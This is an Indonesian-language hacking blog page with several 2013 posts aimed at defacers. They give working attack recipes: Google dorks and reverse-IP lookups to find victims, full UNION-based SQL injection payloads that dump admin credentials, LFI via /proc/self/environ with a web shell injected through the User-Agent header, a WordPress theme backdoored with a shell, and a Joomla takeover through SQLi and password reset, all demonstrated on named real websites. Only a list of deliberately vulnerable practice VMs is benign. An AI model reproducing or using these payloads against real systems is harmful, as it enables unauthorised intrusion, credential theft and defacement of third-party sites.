Tampilkan postingan dengan label hacking. Tampilkan semua postingan

Kamis, 01 Agustus 2013

0 Reverse IP

22.27 Under From Unknown
[0 Comment]

 - Salam kawan Googlemedianews, pada hari ini saya akan share kepada kawan
Metode Men-Hack Website dengan Reverse Ip.

Cara Hack Target Dengan Metode Reverse Ip membutuhkan sedikit waktu.
Pertama anda perlu target, misalkan http://herchcovitch.uol.com.br/. Maka untuk men-reverse Ip anda sekarang perlu ping target Anda seperti ini >> Buka CMD => http://herchcovitch.uol.com.br/


Versi 1. : Menggunakan CMD 

1.Pertama Anda Harus Mencari Suatu Website Di Google.co.id atau bing.com Liat contohnnya

2. Setelah kita dapat target  POC: http://herchcovitch.uol.com.br langsung kita Ping mengunakan CMD
  Quote:Pinging http://herchcovitch.uol.com.br/ [200.147.0.120] with 32 bytes of data:
dan ambil IP nya 200.147.0.120

3. Kemudian buka bing.com paste kode di bawah ini: Dan tulis dorknnya ip:200.147.0.120 php?id=


Versi 2  : Menggunakan http://www.yougetsignal.com/tools/web-sites-on-web-server/ 

1 .atau ambil IP nya paste ke link di bawah untuk melihat web yg satu server:

2.  Hasilnnya adalah 200.147.0.120 IP Dari Website http://herchcovitch.uol.com.br/

3. Setelah Itu Kita Buka DISINI Dan Search Menggunakan Dork ip:200.147.0.120 php?id=

 4. Disini Saya Memilih Website http://casadachris.uol.com.br/faca_materia.php?id=36  Sebagai Contoh
5. Selesai ^_^ Setelah Kita Dapat Websitennya Kita Inject Menggunakan SQLI,SQLMAP,Havj,Bactrack5 DLL


disana nanti akan terlihat website yang banyak dalam satu host/server dengan IP/WEbsite di atas.
Sekarang periksa semua situs satu per satu untuk menginjeksi sql injection.
Jika Anda mendapat rentan terhadap sql injection di website tsb, langsung saja mengupload shell, dan lakukan symlink 
Read More »

Senin, 24 Juni 2013

0 Powerful Dork For SQLi [1]

10.25 Under From Unknown
[0 Comment]
Untuk para defacer. Saya akan bagikan dork untuk mencari vulnerable server. Dork ini akan mencari web yang vulnerable terhadap SQLi type UNION QUERY

dork : "The used SELECT statements have a different number of columns" inurl:product.php
Contoh :
Happy Hunting =)
Read More »

0 Vulnerable By Design [1-25]

10.12 Under From Unknown
[0 Comment]
Vulnerable by design? Ya, dilemahkan oleh design. Operasi-operasi sistem ini memiliki vulnerable yang unik, tidak semua peretas dapat menemukan celah keamanan operasi sistem ini. Bahkan saya ragu pada peretas yang bermulut besar dapat menemukan celah kemanan operasi sistem ini.

Lalu, untuk apa operasi-operasi sistem ini dibuat? Tentu saja untuk melatih para penetration tester dalam mengasah kemampuan menganalisa dan mencari vulnerability sebuah operasi sistem. Tujuan akhir para penetration tester yang menguji OS ini adalah untuk mendapatkan hak akses (privilege) tertinggi dalam OS ini. Mengingat OS ini berbasis linux, maka anda selaku penetration tester harus dapat mendapatkan akun root dalam OS ini. Mudahkah? Beberapa dari OS ini mudah di retas, bahkan diretas hingga ke akarnya (root). 
Dalam blog ini, beberapa jenis Vulnerable by Design telah dipaparkan, sebut saja kioptrix level 1, kioptrix level 3, kioptrix level 4, de ice, dan banyak lagi. Salah satu rahasia memiliki kemampuan analisa tinggi, adalah mencoba tantangan ini, tantangan untuk memperoleh root dalam box box vulnerable ini. Percayalah, ketika anda mendapatkan root dari salah satu vulnerable by design, anda akan langsung mendapatkan banyak ilmu mengenai sistem keamanan dalam UNIX server dan non-server.
Kemampuan menganalisan vulnerability saya berawal dari proses ini, dimana kemampuan penguasaan tools backtrack benar-benar diuji dalam usaha mendapatkan root dalam box ini. Dan satu hal yang saya pelajari dari rooting box ini:
"Jangan bergantung pada segelintir tools yang dimiliki oleh backtrack dalam meretas satu system, anda tidak tau betapa berbahayanya mereka ketika semua tools bahu membahu mengikis pertahanan sebuah system. Tingkat keberhasilan anda bergantung pada banyaknya tools yang dapat anda gunakan dalam peretasan sebuah system."
Berikut saya akan membagi beberapa vulnerable by design yang bisa anda coba untuk mempertajam kemampuan penetration testing anda.
1. De - ICE
Level yang tersedia : Level 1 - Disk 1 , Level 1 - Disk 2, Level 1 - Disk 3, Level 2 - Disk 1
2. Hackademic
Level yang tersedia : Level 1 (Box 1), Level 2 (Box 2)
3. Holynix
Level Yang tersedia : Level 1, Level 2
4. Kioptrix
Level yang tersedia : Level 1 , Level 2, Level 3, Level 4
5. Metasploitable
Level yang tersedia : Level 1 , level 2
6. NcN 2011
Level yang tersedia : Level 1 , Level 2, Level 3, Level 4, Level 5, Level 6
7. NETinVM
Level yang tersedia : Level 1, Level 2, Level 3
8. pWnOS
Level yang tersedia : Level 1
9. RuCTFE
Level yang tersedia : Level 1
10. vulnimage
Level yang tersedia : Level 1
11. BadStore
Level yang  tersedia : Level 1
12. BodeIT
Level yang teredia : Level 1
13. Damn Vulnerable Web App
Level yang tersedia : Level 1
14. Hacme
Level yang tersedia : Level 1, Level 2, Level 3, Level 4, Level 5
15. Hackxor
Level yang tersedia : Level 1
16. LAMPSecurity
Level yang tersedia : Level 1, Level 2, Level 3, Level 4, Level 5, Level 6
17. Moth
Level yang tersedia : Level 1, Level 2, Level 3, Level 4, Level 5, Level 6
18. Mulitilidae
Level yang tersedia : Level 1 (v 1.5)
19. OWASP Broken Web Application Project
Level yang tersedia : Level 1 (v 0.92rc1)
20. OWASP Hackademic Challenge Project 
Level yang tersedia : Level 1
21. OWASP Insecure Web App Project
Level yang tersedia : Level 1
22. OWASP Vicnum
Level yang tersedia : Level 1 (v 1.4)
23. OWASP WebGoat
Level yang tersedia : Level 1 
24. PuzzleMail
Level yang tersedia : 1
25. SecurityBench 
Level yang tersedia : Level 1 (Normal), Level 2 (Micro)
Ada lebih dari 50 OS Vulnerable yang pernah dibuat untuk dijadikan sarana belajara para peserta Hackademic, dan para penetration tester. Untuk saat ini, saya akan membagikan 25 OS terlebih dahulu. Beberapa dari OS diatas pernah diulas di dalam blog ini, jika anda ingin mencari tau apa yang harus anda lakukan untuk merooting OS ini, ada baiknya anda menggunakan vitur search pada blog ini. Good luck, and have fun. (=
Read More »

Sabtu, 15 Juni 2013

0 salah satu bug CMS

08.22 Under From Unknown
[0 Comment]


mau berbagi sedikit tentang salah satu CMS (nama CMSnya aku g tau,hi...hi..hi)
bug yg sangat fatal.di cms terdapat suatu bug yg terletak pada script content.php
dan pada module usernya.
ok let's begin
1. searching target dengan dork "allinurl:media.php?module="
2. tentukan target.jika sudah dapat lanjut ke berikutnya
3. tester pertam yaitu mengetahui page adminnya dengan menambakan dir admin di belakang target
misal : http://target.com/admin


4. setelah kebuka,lanjut keberikutnya yaitu dengan langsung menuju ke content module usernya.
dengan menambahkan content.php?module=user
misal : http://target.com/admin/content.php?module=user

5. nah kan kalo kebuka.. di situ kita bisa edit user or admin atau jg bisa namabahin lagi user loginnya
tuh... jadi terserah anda mau edit ato mau add user/tambah user.

nah untuk langkah selanjutnya terserah kalian....

nah kalo yg mau berbentuk video....
silahkan download disini
Read More »

0 LFI dan Upload Shell via tamper data

08.21 Under From Unknown
[0 Comment]
assalamualaikum wr. wb.

saya hanya ingin berbagi apa yang saya ketahui.sekarang saya akan berbagi tentang serangan web dengan tehnik LFI
dan cara upload shell dengan Tamper data
kalian persiapkan target atao cari target dengan dork yg kalian miliki masing2
kalo dah daptin target selanjutnya :
1. cek target kalian apakah vuln LFI dengan ../ jika keluar error maka web target bisa kita serang dengan method LFI
misal disini saya menggunakan target http://www.droonet.com/index.php?option=com_photobattle&view=
jadi hasilnya kaya gini http://www.droonet.com/index.php?option=com_photobattle&view=../
2. tambahin dengan etc/passwd ini untuk mencari letak file passwd, jika masih keluar error maka kita tambahin direktori
ato ../ sampe g keluar error ato file passwd bisa di eksekusi.
jadi hasilnya kaya gini :
http://www.droonet.com/index.php?option=com_photobattle&view=../etc/passwd <--- error http://www.droonet.com/index.php?option=com_photobattle&view=../../etc/passwd <--- error http://www.droonet.com/index.php?option=com_photobattle&view=../../../etc/passwd <--- error http://www.droonet.com/index.php?option=com_photobattle&view=../../../../etc/passwd <--- error http://www.droonet.com/index.php?option=com_photobattle&view=../../../../../etc/passwd <--- error http://www.droonet.com/index.php?option=com_photobattle&view=../../../../../../etc/passwd <--- dah g error lagi

3. bila sudah tidak keluar pesan error lagi ato file passwd dah bisa di kesekusi maka langkah selanjutnya kita ubah etc/passwd
dengan proc/self/environ. ini untuk mengecek apa file environ apa bisa di akses ato tidak.jadi hasilnya kaya ini
http://www.droonet.com/index.php?option=com_photobattle&view=../../../../../../proc/self/environ

jika sukses ato environ bisa di akses maka akan keluar pesan seperti pada gambar :


4. kalo sukses,saatnya kita upload shell via tamper data,kalo belum pnya silahkan di download or install di
https://addons.mozilla.org/en-US/firefox/addon/966
5. kalo udah terpasang,selanjutnya buka tamper datanya yg ada di tools - Tamper Data,kemudian klik start tamper
6. kemudian buka lagi url yg di atas
http://www.droonet.com/index.php?option=com_photobattle&view=../../../../../../proc/self/environ
7. kemudian muncul dialog box seperti pada gambar.klik az tamper,kemudian akan muncul jendela baru lagi

8. nah di jendela baru ubah User-Agent menjadi script injection shell. scriptnya seperti ini

jika kalian pny link sendiri tempat menyimpan shell,pake az pny kalian masing2.jika lom pnya silahkan pake itu az
gak apa2.

9. klik ok,maka mozilla yg di url http://www.droonet.com/index.php?option=com_photobattle&view=../../../../../../proc/self/environ
akan ngeloading,kalo dah selesai loading,kalo keluar forbidden,maka proses penguploadan shell gagal.stop tamper datanya.
10. sekarang saatnya kita coba buka shellnya,shell akan berada di
http://target.com/nama shell.php
jadi seperti ini
http://www.droonet.com/shell.php

jika shell ke eksekusi maka langkah selanjutnya terserah kalian.
untuk yg masih bingun silahkan download video tutornya disini

thenk's
semoga bermanfaat dan berguna..

wassalam
Read More »

0 How Upload Shell in wordpress

08.20 Under From Unknown
[0 Comment]
Assalamualaikum wr. Wb.


Cara upload shell di wordpress g juh beda dengan upload shell di joomla. Untuk cara upload shell di wordpress yang saya pake adalah dengan cara install theme wordpress. Jadi kalian membutuhkan pack theme wordpress,jadi searching dulu di google,banyak tuch. Setelah dapet themenya,mari kita masuk ke page admin target wordpress.


1. masuk ke apperaeance – klik add new,


2. kemudian akan muncul sebuah page untuk melakukan upload,sebelum kalian upload,kalian edit salah satu dari file yg ada di pack theme yg kalian miliki,misal file index.php kita edit,kita ubah script index.php menjadi script shell kita.kemudian kalian save dan pack lagi dengan zip.
3. upload dan install file pack themenya.tunggu sekejap.kalo dah keluar pesan sukses maka berarti sukse,tinggal kita cari tempat shell kita berada di mana.
4. untuk tempat shell berada,karena theme wordpress biasanya berda pada public_html/wp-content/themes/nama direktori/nama file yang kita edit tadi.
Misal nama direktorinya mystique
Dan nama filenya index.php
So hasilnya kurang lebih sepeti ini “http://target.com/wp-content/theme/mystique/index.php”


Terus tekan enter , jreeeeeeeeeeeennnnngggggg shell kebuka di hadapan kita,dan kita bisa leluasa mau ngapain az di shell ke web target.
buat kalian yang bingung dan males baca tulisan ini bisa juga liatvideonya disini
untuk yang males nyari2 theme bisa di ambil disini yang sudah saya edit.
Selamat menoba dan semoga tulisan ini bermanfaat dan berguna

Thenk’s
Read More »

0 SQL Injection

08.18 Under From Unknown
[0 Comment]
untuk para master2 jangan di ketawain nich artikel cupu dari dopunk.
sekarang saya mau membagi sedikit apa itu sql Injection??temen-temen pastinya dah sering dengar istilah ini,istilah ini sangat merakyat di kalangan dunia perkomputeran.apa sich SQL?SQL yaitu Structure Query Language yg maksudnya adalah suatu bahasa pemorgraman yang berfungsi untuk menyimpan data-data berupa string,integer dan lain-lain.atau dengan kata kerennya yaitu database (tempat ato gudang data :D).SQL fungsinya sama dengan dbase yg lain seperti microsoft acces,oracle dll.nah untuk SQL injection sendiri adalah suatu tehnik dimana kita akan mencuri data-data penting di dalam sql.nah untuk cara-caranya sebagai berikut ,
pertama-tama pastinya kita harus mempunyai target yang mau di inject sqlnya.nah untuk mempermudah kita mencari target kita gunain mesin search engine google az.dengan bantuan keyword di bawah ini :
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?id=
inurl:play_old.php?id=
inurl:newsitem.php?id=
inurl:readnews.php?id=
inurl:top10.php?id=
inurl:historialeer.php?id=
inurl:reagir.php?id=
inurl:Stray-Questions-View.php?id=
inurl:forum_bds.php?id=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?id=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=


ketikkan keyword di atas di google (pilih salah satu)kemudian enter.
nah kemudian muncullah target-target yang akan kita buat uji coba.
kedua,setelah kalian menetapkan target,maka untuk langkah selanjutnya melakukan test pada target tsb apa ada bug (error or kesalahan) dalam sqlnya.gimana caranya?caranya dengan menggunakan tanda singgle quote (') atau tanda petik satu.jadi hasilnya kaya gini kurang lebih :
htttp://target.com/products.php?id=1'

ketiga,jika dengan pentest tsb keluar pesan error di target.maka target tsb bisa kita inject sqlnya atao bahasa kerennya target itu vuln (mode on : so tau).maka untuk langkah selanjutnya kita akan mengecek berapa banyak kolom yg terdapat dalam sql tsb,dengan menggunakan perintah "order by" seperti contoh berikut :
http://target.com/products.php?id=-1 order by 1

kita cek kolomna dengan mengubah angka di belakang order by.sampe di target mengeluarkan pesan error lagi,contoh:
http://target.com/products.php?id=-1
order by 5

nah di saat pada angka 5 udah ada pesan error makan kita berhenti di situ.

keempat,setelah kita mengetahui berapa banyak kolom yg ada di sql tsb,waktunya kita melihat kolom berapa az yg ada isinya,dengan menggunakan perintah "union select".contoh:
http://target.com/products.php?id=-1 union select 1,2,3,4,5


kelima,jika di target mengeluarkan angka,misal keluar angka 2,kita coba liat isinya di angka 2.pertama kita liat versinya dulu ya,kalo versi 4 maka kita bahas di tahap selanjutnya ato kalian googling sendiri ya :D.untuk cara melihat versi berapakah sql yg di pake di target maka kita gunakan perintah "version()".contoh :
http://target.com/products.php?id=-1 union select 1,version(),3,4,5


keenam,nah setelah mengetahui versi sql kita lanjut melihat isinya,gimana caranya?caranya yaitu dengan menggunakan "group_concat(table_name)" dan di angka paling akhir kita kasih embel2 "from information_schema.tables".contoh :
http://target.com/products.php?id=-1 union select 1,group_concat(table_name),3,4,5 from information_schema.tables

setelah information isi dari kolom 2 keluar,maka waktunya kita memilih dari isi itu yg begitu penting.

ketujuh,setelah menetapkan memilih salah satu isi,maka langkah selanjutnya kita mengkonversi string tsb menjadi hexa.misal kita memilih "admin" maka kita konversi ascii "admin" ke hexa sehingga menjadi 61646D696E.

kedelapan,langkah selanjutnya kita masuk lebih dalem,yaitu kitamelihat isi dari admin.dengan perintah "group_concat(column_name" dan di belakang angka terakhir di kasih embel2 "from informaion_schema.columns where table_name=0x61646D696E".jadi sehingga menjadi kaya gini kurang lebih :
http://target.com/products.php?id=-1 union select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_name=0x61646D696E


kesembilan,setelah hasil itu keluar maka langkah terakhir yaitu melihat lagi lebih dalem isi dari admin.misal dari hasil di atas keluar id,username,pass.maka kita keluarin isi dari hasil ketiga tersebut.

terakhir,cara ngeluarin ato mau isi lihat dari id,username,pass maka kita guanakan perintah : "group_concat(id,0x3a,username,0x3a,pass)" di belakang angka terakhir kasih perintah "from admin"
jadi seperti ini kurang lebih :
http://target.com/products.php?id=-1 union select 1,group_concat(id,0x3a,username,0x3a,pass),3,4,5 from admin


nah dengan perintah di atas kita sudah mendapatkan user dan pass suatu target.gampang kan??

selamat mencoba az ya..

semoga berguna
thenk's
Read More »

0 Video Upload shell di JOOmla

08.17 Under From Unknown
[0 Comment]
mungkin ada banyak temen-temen yg bingung gimana sich caranya upload shell di joomla??
nah ini ada sedikit tutor video dapet dari googlin,aku bagi2 az ya..and gunain untuk kebaikan ya???
silahkan ambil disini tutornya
Read More »

0 Inject web joomla + Upload shell

08.13 Under From Unknown
[0 Comment]
assalamualaikum
Nah pada kesempatan kali ini,saya akan share gimana cara inject web joomla dan cara mengupload shell ato backdoor(pintu belakang).untuk kali ini kita akan menginject joomla pada komponen com_tour. kita bisa mencari exploitnya di beberapa tempat,seperti milw0rm,db-exploits,inject0r,dll.
coba buka salahsatu web tsb,disini saya coba membuka web innject0r pilih pada page search. Kemudian kita ketik com_tour



Dari web itu kita mendapatkan exploit : -999+UNION+ALL+SELECT+1,2,3,4

Ok sekarang kita ke topic.
1. cari target dengan dork “inurl:index.php?option=com_tour”
2. tetapkan target, saya mencoba mengambil target :
http://himalayareisen.ch
/index.php?option=com_tour&view=trip&id=7&Itemid=91&lang=de
3. masukkan exploit di url web target hasilnya kurang lebih seperti ini :
http://himalayareisen.ch/index.php?option=com_tour&view=trip&id=-7+UNION+ALL+SELECT+1,2,3,4--&Itemid=91&lang=de



Lah koq keluar error??nah di sini kita harus pinter2 membaca error yg muncul.untuk error itu ternyata nomer column yg kita masukkan salah.so kita cek ulang nomor kolomnya,deengan command “order by”.setelaha di cek ternyata pada column 36 terjadi error

4. kemudian kita cek di kolom berapa yg ada isinya dengan exploit yg tadi,bedanya untuk angkanya yang ini sampe 35. maka hasilnya :
http://himalayareisen.ch/index.php?option=com_tour&view=trip&id=-7+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35--&Itemid=91&lang=de

keluar table no 29,berarti ada sesuatu di 29,kita cek aja yuk
5. kita lihat nama2 tablenya,seperti step injection di kolom 29. Dengan menggunakan “group_concat(table_name)”.nah hasilnya kurang lebih seperti ini :
http://himalayareisen.ch/index.php?option=com_tour&view=trip&id=-7+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,group_concat(table_name),30,31,32,33,34,35 from information_schema.tables where table_schema=database()--&Itemid=91&lang=de

jika di situ ada sebagian yang ketutup,kalian bisa liat dengan cara klik 2x pada isi table yg muncul kemudian copas di notepad,atau bisa juga denga view page sourcenya
6. cari nama yg menurut kalian isinya penting,disini saya memilih nama jos_
user,kemudian kita convert jos_users ke hexa dengan tools kesayangan kalian masing-masing.
7. hasil convert dari jos_users adalah 6A6F735F7573657273. nah sekarang kita masukkan ke url dengan command “group_concat(column_name),maka hasilnya :
http://himalayareisen.ch/index.php?option=com_tour&view=trip&id=-7+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,group_concat(column_name),30,31,32,33,34,35 from information_schema.columns where table_name=0x6A6F735F7573657273--&Itemid=91&lang=de

8. maka akan keluar isi dari kolom jos_users,yaitu : id,name,username,email,password,usertype,block,sendEmail,gid,registerDate,lastvisitDate,activations,params. Maka kita pilih seperlunya az untuk isinya yang akan kita lihat.karena sekarang untuk crack pass menggunakan reset pass,maka yang akan kita butuhkan email,activations yang lain bias mendukung untuk cari tahu info yang lain seperti username,password,dll



9. untuk peresetan pass kita perlu exploit yaitu “index.php?option=com_user&view=reset”. Maka hasilnya :
http://himalayareisen.ch/ index.php?option=com_user&view=reset.



10. kita masukkan alamat email sang admin,nah setelah itu akan mucul page lagi yang akan meminta code activations,jadi kita masukkan az code activationnya jangan ragu-ragu.
